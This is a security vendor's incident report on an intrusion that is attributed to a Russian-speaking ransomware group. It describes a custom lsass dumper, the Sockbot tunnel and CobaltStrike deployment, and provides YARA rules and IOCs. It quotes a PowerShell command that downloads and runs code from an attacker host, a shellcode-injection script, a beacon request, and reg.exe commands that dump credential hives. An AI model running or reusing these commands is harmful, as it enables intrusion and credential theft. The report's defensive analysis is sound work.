

Sockbot in GoLand

Linking APT Groups with Ransomware Gangs

Authors:

Felipe Duarte

Ido Naor

Date:

March 9, 2022

Threat Intelligence & Incident Response Team

Table of Contents

Sockbot in GoLand	1
Executive Summary	3
Technical Details	6
Timeline	6
Initial Access	6
Discovery	7
Credential Access	7
Persistence & Command and Control	11
Execution	14
Conclusions	16
Indicators of Compromise	17
Tactics, Techniques and Procedures	20
References	21

Executive Summary

Our incident response team had responded to malicious activity in one of our clients' network infrastructure. A compromised Secure Access instance was probing other network devices using *SoftPerfect Network Scanner* and *ADFind*. These tools have been used in the past by multiple threat actors, including nation-state sponsored, for discovery reasons. Investigating further into the malicious activity, we saw that the patient zero legitimately accessed the network via SSL-VPN, which pointed to a possible credential theft that allowed attackers to gain access to the instance in question. On top of the previously aforementioned tools, *AccountRestore* was used to brute force network users' credentials and get access to additional resources. According to the investigation, this set of tools, plus the standard binaries used by threat actors to steal credentials (*Mimikatz* and *LaZagne*), allowed attackers to map the existing infrastructure and assisted them in the attempts to move laterally.

What drew our attention the most were two GoLang-compiled Windows executables which seemed to be customized by the threat actors to perform the attack. The first one, was named as *IsassDumper*, which was specifically designed to dump the memory of the *Isass* process and exfiltrate the results to the free file transfer service *transfer.sh*. The second binary was detected as a *Ligolo* fork, named as *Sockbot* by its creators. This new binary combines the standard Ligolo TCP/SOCKS5 reverse tunneling functionalities with a new set of functions that allows it to set persistence and “call-back-home” without the need for command-line parameters. This improves the security of threat actors when executing their attack, without risking any eavesdrop attempts from forensics investigators or any security tool monitoring network activity.

Taking over machines, attackers used available RDP connections (visible to the internet with the help of *Sockbot*) and continued deploying their set of tools to gain more visibility, steal credentials, escalate privileges locally and tighten their persistence. The next step of the attack involved *Powershell* scripts which utilized its WebClient's DownloadString function, to drop *CobaltStrike* beacons.

It is yet unclear what the attackers were looking for, nevertheless we were able to contain the attack in its early stages and completely block the threat; However, based on the tools, tactics and different techniques seen during the incident, we believe it was for the purpose of gaining full network control to establish a ransomware attack. The use of several of the TTPs identified in this intrusion has been previously covered in other threat intelligence reports and it has been related to different APT and Ransomware groups as shown in the following diagram.

Sockbot in GoLand – Linking APT Groups with Ransomware Gangs




Figure 1. Summary of the OSINT reports found containing references to the tools detected by our incident response team. At the top, the time in which the report was published; At the bottom, the company that created the report; In orange, the name of the actor which the attack was associated to; In gray, common software used during the attacks and in green, the unique tools found by Security Joes in this intrusion.

We strongly believe that the attackers behind this operation are linked to a Russian-speaking ransomware group. In addition to the overlap that exists between the tools used during this attack and the common ransomware toolkit, the binary *AccountRestore* contains hardcoded references written in Russian language. It is worth mentioning that the Ligolo fork (Sockbot) is unique to this attack, which lead us to believe that threat actors are taking tools used by other groups (such as MuddyWater¹) and adding their personal signature to them.

In this report we would like to expand the details within the incident and tools, including additional IOCs which could assist other security teams in detecting operations with similar TTPs.

¹ https://www.trendmicro.com/en_us/research/21/c/earth-vetala---muddywater-continues-to-target-organizations-int.html

The report in a nutshell:

- Stolen credentials and legitimate accounts were abused by attackers to log into the victim's infrastructure.
- Tools and techniques employed by threat actors in this intrusion share similarities with the standard Modus Operandi of known Russian-speaking ransomware gangs.
- Unique GoLang binaries were deployed during the attack, developed in GoLand IDE.
- The attackers were targeting the gambling/gaming industry in Europe and Center America.

For more information about Security Joes incident response services, email:

response@securityjoes.com

Technical Details

Timeline

The attack began on a weekend evening and was activated quickly. It appears that the attackers knew early-on that they were either limited on time or would potentially be detected. Within hours of the beginning of the attack, scans for group administrators were followed by an RDP brute-force and several attempts to harvest credentials. These allowed the attackers access to machines which had privileged users' sessions running on them. Then, a fork of the open-source project Ligolo² (named as **Sockbot**, by the threat actors) was dropped. It beamed back to its local relay server exposing the internal infrastructure via TCP/SOCKS5 tunnel, which finally let attackers deploy CobaltStrike payloads on each of the compromised assets. Our automated incident response technology, along with accurate playbooks, were able to pick-up the malicious activity as our team contained the infected machines. By cutting the cord and eradicating the threat, we were able to collect the technical pieces of the unknown attacker without them allegedly reaching their goal, which was suspected to be ransomware.

The attack can be summarized with the following diagram:




Figure 2. Sequence of events observed during the incident response.

Below each of the tactics and techniques used by the threat actors during the attack are explained with their corresponding details.

Initial Access

To get a foothold on the victim's infrastructure, we suspect that the attackers got the access credentials and entered "safely" to the Secure Access instance as a standard employee. The means used to obtain them are still unknown, however once the instance

² <https://github.com/sysdream/ligolo>

was compromised it was utilized as an arsenal to download the required set of tools to explore the internal infrastructure.


Discovery

Network infrastructure was deeply scanned and analyzed by the threat actors with the help of the free tools *SoftPerfect Network Scanner*³ and *ADFind*⁴. Details of each of these tools are provided below.

SoftPerfect Network Scanner

This tool developed by *SoftPerfect* was not meant to be malicious, however it is actively used in-the-wild by threat actors to inspect and understand the network architecture of a victim. Nowadays, its usage is tightly related to the basic toolset of several ransomware⁵ gangs.

This software was found in the *Downloads* directory of the compromised user with the names *netscan64_.exe* and *netscanold.exe*, as shown in the image below along with hundreds of internal communication attempts right after its execution.



```
CODE_IDENTITY Hash: bb574434925e26514b0daf56b45163e4c32b5f_ Path: C:\Users\...Downloads\netscan6...
NETWORK_CONNE_ Connections: 57 Process (PID): netscan64_.exe (5176)
NETWORK_CONNE_ Connections: 286 Process (PID): netscan64_.exe (5176)
NETWORK_CONNE_ Connections: 232 Process (PID): netscan64_.exe (5176)
NETWORK_CONNE_ Connections: 158 Process (PID): netscan64_.exe (5176)
```

Figure 3. Details of *netscan64_.exe* execution. At the top, the location of the file is displayed.

The communication attempts were conducted over different protocols, including but not limited to NetBios (137), SMB (445) and RDP (3389), which indicates it was looking for shared locations and additional systems within the network.

ADFind

This free command-line query tool was used to gather information from the Active Directory. It was found in the *Downloads* directory with the name *AdFind.exe*.

Credential Access

Most of the tools found in this intrusion were focused on compromising user's credentials. This clearly shows the intentions of the attackers to quickly obtain access to additional services managed by the victim inside the network before starting to move laterally. Below, all the binaries used to steal credentials are explained.

AccountRestore

³ <https://www.softperfect.com/products/networkscanner/>

⁴ <http://www.joeware.net/freetools/tools/adfind/>

⁵ <https://thefirreport.com/2021/08/01/bazarcall-to-conti-ransomware-via-trickbot-and-cobalt-strike/>

A .NET executable providing GUI (Figure 4) to brute force administrator credentials. It scans for specific users list and expects a passwords file in text format as attachment for guessing users' passwords (see code below).

```
public FileLoad_VM()
{
    this._syncContext = SynchronizationContext.Current ?? new
    SynchronizationContext();
    this.fileLoad_model = new FileLoad_Model();
    this.ListUsers = this.fileLoad_model.ListUsers;
    this.ListWords = this.fileLoad_model.ListWords;
    this.fileLoad_model?.Load(Environment.CurrentDirectory + "\\passwords.txt");
    this.message = (IMessageShow) new MessageShow();
    this.GoodList = new ObservableCollection<string>();
    this.message.LastActiveFileNameChanged += new
    Action<string>(this.Message_LastActiveFileNameChanged);
    this.fileLoad_model.LoginSucceeded += new
    EventHandler<string>(this.LoginSucceeded);
    this.fileLoad_model.LeftCount += new EventHandler<double>(this.Progress);
    this.GoodList.CollectionChanged += new
    NotifyCollectionChangedEventHandler(this.PlaceWhereCollectionChanging);
    this.OnSearch((object) null);
}
```

Specifically, the *GetUser* function drew our attention because of a string in the Russian language that was embedded in the *if not* condition, which might be pointing on the origin of the tool.

```
public void GetUser()
{
    if (this.ListUsers.Count > 0)
        this.ListUsers.Clear();
    SecurityIdentifier securityIdentifier = new
    SecurityIdentifier(this.LocalGroupName);
    string name = securityIdentifier.Translate(typeof
    (NTAccount)).Value.Substring(securityIdentifier.Translate(typeof
    (NTAccount)).Value.LastIndexOf('\\'));
    using (DirectoryEntry directoryEntry1 = new DirectoryEntry("WinNT://" +
    Environment.MachineName + ",computer"))
    {
        try
        {
            using (DirectoryEntry directoryEntry2 =
            directoryEntry1.Children.Find(name, "group"))
            {
                foreach (object adsObject in (IEnumerable)
            directoryEntry2.Invoke("Members", (object[]) null))
                {
                    DirectoryEntry directoryEntry3 = new DirectoryEntry(adsObject);
                    if (!directoryEntry3.Name.Equals("Администраторы домена"))
                        this.ListUsers.Add(string.Format("{0}\\{1}", (object)
            Environment.MachineName, (object) directoryEntry3.Name));
                }
            }
        }
    }
}
```

}

The string **Администраторы домена** translates to **Domain Admins** and is referring to whether a given user has the directory entry of a Domain Admin.




Figure 4. Screenshot showing the GUI of the AccountRestore binary taken from VirusTotal.

Mimikatz

It was executed only on one machine for a small period by a user with administrative privileges (Figure 5). The sample is the traditional *Mimikatz*⁶ tool for credential dumping from machine memory and was found in the *Desktop* folder with the standard name *mimikatz.exe*.



Figure 5. Details of mimikatz.exe execution. At the top, the location of the file is displayed.

LaZagne

As described by its author, *LaZagne*⁷ is an open-source application used to retrieve passwords stored on a local computer. It is a Python-based tool that can extract passwords from several applications including but not limited to games, web browsers, Wi-

⁶ <https://github.com/ParrotSec/mimikatz>

⁷ <https://github.com/AlessandroZ/LaZagne>

Fi networks, chat, and email clients. It can also dump credentials from the Security, System and Sam locations in the HKEY_LOCAL_MACHINE (see Figure 6).




Figure 6. Windows credentials dump performed by the attackers, using LaZagne.

lsassDumper

Among all the available tools online to dump the memory of the *lsass* process, such as *Mimikatz*, *Dumpert* and *SharpDump*, the threat actors involved in this intrusion decided to create a custom tool named as *lsassDumper*. It differentiates from other tools in this segment by being written in GoLang, compiled for Windows environments. In addition, it automatically exfiltrates the results to the free file transfer service *transfer.sh* (Figure 7). The full URL to where the data is posted, is generated at runtime by the service. Potentially, it is not possible to get this information without an actual memory dump of the process at the time it was executed.

```
local_2d0 = "[+] Start uploading %s to transfer.sh\n\n";
local_2c8 = (char *)0x27;
local_2c0 = (undefined **)local_238;
local_2b8 = (undefined **)0x1;
local_2b0 = (undefined **)0x1;
FUN_004e6750();
local_148 = ZEXT816(0);
local_138 = ZEXT816(0);
local_128 = ZEXT816(0);
FUN_004642ac();
local_138 = CONCAT88(local_138._8_8_, local_118);
FUN_0044f470();
```

Figure 7. Snippet of code referencing the *transfer.sh* service.

At the time of the investigation, no other public reports were found to reference the behavior of this tool, nor have we found another version of this specific binary.

Our threat intelligence team is constantly looking for clues around the usage of this tool. In addition, we would like to provide the readers with a Yara rule to detect this new threat, if needed. Feel free to share details with us in case you find related samples.

```
rule win_golang_stealer_lsass_dumper {
  meta:
    author = "Felipe Duarte, Security Joes"
    description = "Detects Go binary lsassDumper"
    hash =
      "8bb7ae5117eec1db2287ef7812629e88e7e3692d39cc37415dc166bb8d56be03"

  strings:
```

```
$str1 = "lsassDumper/main.go"  
$str2 = "main.setSeDebugPrivilege"  
$str3 = "main.uploadLargeFile"  
$str4 = "main.findProcessByName"  
$str5 = "main.RandomString"  
$str6 = "[+] Start uploading %s to transfer.sh"  
$str7 = "[+] Process memory dump successful"  
  
condition:  
    uint16(0) == 0x5A4D and all of them  
}
```

Persistence & Command and Control

Up until this stage of the intrusion, almost all the activities seemed to be human-operated and they were mainly focused on the collection of data that could provide the attackers with additional access inside the victim's infrastructure. Once this information is gathered, it is time for the threat actors to set persistence on the compromised assets and create a secure channel to perform the malicious activities without being detected. This was achieved through a custom tool named by its developers as *Sockbot*, which is nothing more than a slight modification of the open-source tool *Ligolo*.

A detailed analysis of this new tool is presented below.

Sockbot

Sockbot is the name given by the threat actors to a GoLang compiled binary for Windows environments. Its name was found among the strings of the sample (Figure 8). This new binary was classified as a customized fork of the *Ligolo* reverse tunneling open-source tool.

A screenshot of a file path: C:/Users/admin/GolandProjects/sockbot/main.go. The path is highlighted with a blue selection box.

Figure 8. Embedded development path found in the strings of the sample.

Aside from the project name "sockbot", found in the hardcoded strings, a reference to the well-known and widely used Go development IDE GoLand⁸ from JetBrains was also spotted. This is an interesting find, which shows the tool kit used by the threat actors behind this intrusion to develop software.

Before digging into the details of this new customized binary, we need to understand the inner workings of its predecessor *Ligolo*. According to its developers, *Ligolo* is a *simple* and *lightweight* tool for establishing *SOCKS5* or *TCP* tunnels from a reverse connection in complete safety. It was built as a way to easily expose internal assets from a compromised network to the internet in a stealthy and secure way.

⁸ <https://www.jetbrains.com/go/>

Ligolo uses two components to work (see Figure 9). On the server side, it needs to run a *Local Relay*, which is a piece of code responsible for listening and managing incoming connections. On the victim's side, the execution of an implant is needed; It calls back its Local Relay and starts the TCP/SOCKS5 tunnel.




Figure 9. Image taken from the Ligolo project documentation.

Comparing the new variant (Sockbot) to the original source code available online, the threat actors added several execution checks to avoid multiple instances running at the same time, defined the value of the Local Relay as a hard-coded string to avoid the need of passing command line parameters when executing the attack and set the persistence via a scheduled task (Figure 10).




Figure 10. Scheduled Task created by the attackers.

Our threat intelligence team is constantly looking for clues around the usage of this tool. In addition, we would like to provide the readers with a Yara rule to detect this new threat, if needed. Feel free to share details with us in case you find related samples.

```
rule win_golang_tunnel_ligolo_sockbot {
  meta:
    author = "Felipe Duarte, Security Joes"
    description = "Detects Go binary Sockbot"
    hash =
      "7dc13eae4e15869024ec1fd2650e4f8444d53dfa2dd7d302f845cd94289fe5f2"

  strings:
    $str1 = "main.handleRelay"
    $str2 = "main.verifyTlsCertificate"
    $str3 = "main.FindProcess"
    $str4 = "main.hideConsole"
    $str5 = "main.startSocksProxy"
    $str6 = "main.CreateSchedTask"
    $str7 = "main.relay"
    $str8 = "Connecting to relay server..."
    $str9 = "Could not start SOCKS5 proxy !"

  condition:
    uint16(0) == 0x5A4D and all of them
```

}

The sample found during the intrusion has the value *45.61.138[.]77:5555* hard-coded in its strings as the Local Relay (Figure 11), which matches the network activity seen in the infected machines.

Looking for more references of this new *Ligolo* variant in-the-wild; Two additional samples were found. Both samples shared the same code structure and behavior with *Sockbot*; However, at the time they were released, their developers had not used the “sockbot” string in the binary metadata. Its strings only referenced the original *Ligolo* project, which indicates these were early versions of this new threat.

```
LAB_00619511          XREF[1]:      006194a2(j)
LEA      RAX, [s_45.61.138.77:5555_0067d56f] ; = "45.61.138.77:5555"
MOV      qword ptr [RSP+local_90], RAX=>s_45.61.138.77... ; = "45.61.138.77:5555"
MOV      qword ptr [RSP + local_88], 0x11
XORPS   XMM0, XMM0
MOVUPS  xmmword ptr [RSP + local_80[0]], XMM0
MOV      byte ptr [RSP + local_70], 0x1
CALL    main.StartLigolo ; undefined main.StartLigolo(und...
```

Figure 11. Snippet of code referencing the Local Relay *45.61.138[.]77:5555*.

Looking for additional infrastructure related to this emerging threat, three additional local relays were found:

45.61.138[.]77:8282
146.0.77[.]15:8080
88.66.88[.]165:4163

Among them, the IP address *146.0.77[.]15* was reported by several sources as an active malware repository, related to several malware families and the popular post-exploitation framework *CobaltStrike*, as shown in the figure below.




Figure 12. Part of the VirusTotal report for IP address 146.0.77.[.]15. In it, the references to CobaltStrike are clearly visible.

Finally, the ability to connect to internal services and expose them to internet was detected. For this specific attack, threat actors used the reverse tunnel to expose RDP servers (Figure 13) and attempted to move laterally with the help of the credentials previously stolen.




Figure 13. Internal RDP traffic spawned by Sockbot in the victim's network.

Execution

The last part the attackers managed to conduct, unrelated to the CobaltStrike findings from the previous section, was focused on obtaining a deeper and stealthier control over the compromised machines. In this case, threat actors decided to deploy CobaltStrike beacons onto every infected machine. The C2 server for the CobaltStrike loader in this case was [http://172.105.239\[.\]15:80/a2](http://172.105.239[.]15:80/a2)

CobaltStrike Shellcode

The following CobaltStrike Powershell loader was launched within each of the compromised machines using the following code:

```
"C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://172.105.239[.]15:80/a2'))"
```

It downloaded a second layer of Powershell code, as it is shown below.

Figure 14. Powershell download string calls remote CobaltStrike shellcode.

This new Powershell code is the actual malicious payload. Between line 3 and line 23 are the noted parts of the code.

```
$DoIt = '@'
$assembly = @"
    using System;
    using System.Runtime.InteropServices;
    namespace inject {
        public class func {
            [Flags] public enum AllocationType { Commit = 0x1000,
Reserve = 0x2000 }
            [Flags] public enum MemoryProtection { ExecuteReadWrite =
0x40 }
            [Flags] public enum Time : uint { Infinite = 0xFFFFFFFF }
            [DllImport("kernel32.dll")] public static extern IntPtr
VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);
            [DllImport("kernel32.dll")] public static extern IntPtr
CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress,
IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
            [DllImport("kernel32.dll")] public static extern int
WaitForSingleObject(IntPtr hHandle, Time dwMilliseconds);
        }
    }
"@

$compiler = New-Object Microsoft.CSharp.CSharpCodeProvider
$params = New-Object System.CodeDom.Compiler.CompilerParameters
$params.ReferencedAssemblies.AddRange(@"System.dll",
[PsObject].Assembly.Location)
$params.GenerateInMemory = $True
$result = $compiler.CompileAssemblyFromSource($params, $assembly)
```

These lines contain code which is responsible for dynamically compiling C# code in runtime. Powershell magic, you may call it. The variable *\$result* contains bytes for the compiled assembly to be loaded later. Running the script in your favorite sandbox will result in the following DLL being compiled:

```
"C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths  
@"C:\Users\admin\AppData\Local\Temp\gwuzrrsn.cmdline"
```

Hash of the malicious DLL is in the IOCs table. While dynamically investigating the sample, it will probe to the internet on port 80, looking for a pixel file located on the C2 server.

The HTTP request captured is the following:

```
GET /g.pixel HTTP/1.1  
Accept: */*  
Cookie:  
f411yNPC7n+wA5X0JeowQ4nASNTy2WzwcZLZTqRRq+zVjZoEK6MDvUhJDFqI3HA09AZvUhkC32y0+c4TcK9DaSGm2js  
ZWdMx+u7MZQUHJD/LIOEBTWBE/zGsUD14Op4iMyZaslBskard5YJUFRLZSko/RyPFLZsWexgzAQQeVw=  
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0; LEN2)  
Host: 172.105.239.15  
Connection: Keep-Alive  
Cache-Control: no-cache
```

Figure 15. Malicious request generated by the dynamic-compiled DLL.

At the time of analysis, the response returned by the server did not have any content. However, in case the server provides the right response, the final shellcode would be injected into the Powershell process and executed in a new thread, with the following code:

```
$buffer = [inject.func]::VirtualAlloc(0, $var_code.Length + 1, [inject.func+AllocationType]::Reserve -bOr  
[inject.func+AllocationType]::Commit, [inject.func+MemoryProtection]::ExecuteReadWrite)  
if ([Bool]!$buffer) {  
    $global:result = 3;  
    return  
}  
[System.Runtime.InteropServices]::Copy($var_code, 0, $buffer, $var_code.Length)  
[IntPtr] $thread = [inject.func]::CreateThread(0, 0, $buffer, 0, 0, 0)  
if ([Bool]!$thread) {  
    $global:result = 7;  
    return  
}  
$result2 = [inject.func]::WaitForSingleObject($thread, [inject.func+Time]::Infinite)  
'@  
  
If ([IntPtr]::size -eq 8) {  
    start-job { param($a) IEX $a } -RunAs32 -Argument $Dolt | wait-job | Receive-Job  
}  
else {  
    IEX $Dolt  
}
```

An article by Xavier Mertens⁹ (@xme) detailed the exact same behavior and was extremely helpful for us during the investigation.

Conclusions

⁹ <https://isc.sans.edu/forums/diary/Malicious+PowerShell+Compiling+C+Code+on+the+Fly/24072/>

The strategy used by threat actors to access and pivot over the victim’s infrastructure lets us see a persistent, sophisticated enemy with some programming skills, red teaming experience and a clear objective in mind, which is far from the regular *script kiddie* profile.

Also, based on the behavior, the tools seen in this intrusion and the targeted sectors (gambling/gaming industry in Europe and Center America), we concluded that the attackers behind this operation are tightly related to a Russian-speaking ransomware gang, which is taking tools used by other groups (such as MuddyWater) and adding their personal signature to them.

Last but not least, the fact that the entry point for this intrusion was a set of compromised credentials reassures the importance of applying additional access controls for all the different assets in any organization.

Indicators of Compromise

Type	Process / File	Value	Description
Command	lazagne.exe	cmd.exe /c "reg.exe save hklm\security c:\users\<USER>\appdata\local\temp<[a-z]{9,12}>	Dumping Windows Credentials ¹⁰
Command	lazagne.exe	cmd.exe /c "reg.exe save hklm\sam c:\users\<USER>\appdata\local\temp<[a-z]{9,12}>	Dumping Windows Credentials
Command	lazagne.exe	cmd.exe /c "reg.exe save hklm\system c:\users\<USER>\appdata\local\temp<[a-z]{9,12}>	Dumping Windows Credentials
Command	taskeng.exe	"taskeng.exe {B598BB15-49C5-4C26-ADCA-01FA8852B68D} S-1-5-18:NT AUTHORITY\System:Service:"	Persistence via Task Scheduler
